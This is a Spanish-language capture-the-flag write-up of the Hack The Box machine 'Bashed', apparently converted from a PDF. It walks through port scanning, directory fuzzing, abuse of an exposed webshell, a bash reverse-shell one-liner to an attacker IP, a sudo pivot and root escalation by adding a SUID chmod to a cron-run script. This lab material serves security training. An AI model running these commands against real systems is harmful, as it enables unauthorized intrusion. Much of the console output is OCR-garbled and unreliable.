255- BASHED

- 1. BASHED
 - 1.1. Preliminar
 - <u>1.2. Nmap</u>
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Misconfigured webshell in system
 - 1.6. Privesc via sudoers
 - 1.7. Privesc via cron job

1 BASHED

https://app.hackthebox.com/machines/Bashed



1.1. Preliminar

• Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

1.2. Nmap

• Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.

```
) nmap -s5 -p- 10.10.10.08 -n -Pn --min-rate 5000 -T5 -o6 allports
Starting Mmap 7.33 ( https://mmap.org ) at 2024-03-21 13:22 CET
Nmaps scan report for 10.10.10.10.08
Host is up (0.479% latency).
Not shown 65534 closed top ports (reset)
PORT STATE SERVICE
80 ftcp popen http

Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
) extractPorts allports

| File: extractPorts.tmp
| [*] Extracting information...
| [*] IP Address: 10.10.10.08
| [*] Open ports: 80
| [*] Ports copied to clipboard
```

• Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts.

```
) mmap -sCV -p80 10.10.10.68 -n -T5 -oN targeted
Starting Mmap 7.93 ( https://mmap.org ) at 2024-03-21 13:44 CET
Mmap Scan report for 10.10.10.68 10.80
Most is up (0.035 latency).

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

| http-server-header*, Apache/2.4.18 ((Ubuntu))

| http-title: Arrewel's Development Site

Service detection performed. Please report any incorrect results at https://mmap.org/submit/ .

Mmap dome: 1 IP address (1 host up) scanned in 13.53 seconds

Δ ) E>/home/parratp/pryor/CIF/HT8/Mashed/mmap ) A \ took ¥ 145 \ > /
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.


```
> whatweb http://10.10.10.68 http://10.10.10.68 http://10.10.10.68 http://20.10.10.68 [280 0K] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/]avascript], Title[A reset's Development Site]

A > B/home/parrotp/pryor/CTF/HTB/Bashed/exploits > 2 > - |
```

 Gobuster: hacemos fuzzing web de directorios. Encontramos varios que pueden resultar interesantes.


1.5. Misconfigured webshell in system

• Entre los directorios fuzzeados de esta manera, accedemos a /dev. Tenemos capacidad de *directory listing* en este directorio.



Accedemos al recurso phpbash.min.php. Para nuestra sorpresa, se trata de una consola interactiva de la máquina víctima, una webshell. Tratamos de enviarnos una consola interactiva a nuestro sistema, en el cual nos pusimos previamente en escucha por el puerto 443. Usamos este one-liner:

 bash -c 'bash -i>%26 /dev/tcp/10.10.16.6/443 0>%261'
 Obtenemos acceso y realizamos el tratamiento de la TTY.



1.6. Privesc via sudoers

Una vez dentro, hacemos sudo -1 para listar los privilegios a nivel de sudoers. Podemos ejecutar, como usuario scriptmanager, cualquier comando. Por tanto, hacemos: sudo -u scriptmanager
 bash para obtener una Bash como el usuario scriptmanager.

```
www-data@bashed:/home/scriptmanager$ sudo -t.

Matching Defaults entries for www-data on bashed:
    env_rest, and_bagbass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/sbin\:/ssinap/bin

User www-data may run the following commands on bashed:
    [[scriptmanager: seriptmanager] NDPASPMO: ALL:
    www-databashed:/mone/scriptmanager$ sudo -u scriptmanager whoant
    scriptmanager
    wer lightmanager sudo -u scriptmanager bash
    scriptmanager
    wer lightmanager
    scriptmanager
    scriptmanager
    scriptmanager
    scriptmanager
    scriptmanager
    scriptmanager
    scriptmanager
    scriptmanager
```

1.7. Privesc via cron job

• Buscamos información relevante en el sistema. Descubrimos un directorio /scripts en la raíz del sistema. Accedemos a este directorio y tenemos un script llamado test.py, del cual nosotros somos el propietario. No obstante, aunque no hemos podido comprobarlo, pensamos que este script puede estar siendo ejecutado por el usuario root de forma automatizada. Por tanto, para tratar de elevar nuestros privilegios, añadimos a este script: import os y os.system("chmod u+s /bin/bash"). De este modo, asignamos el permiso SUID a /bin/bash. Nuestra sospecha se confirma: este script estaba siendo ejecutado por root. Hacemos ahora bash -p para obtener unaBash privilegiada. Encontramos la última flag.

```
scriptnamager@bashed:/scripts cd /
scriptnamager@bashed:/scripts cd /
scriptnamager@bashed:/scripts criptnamager@bashed:/scripts leaver to search continued to seript serve sys to serve the serve sys to serve sys t
```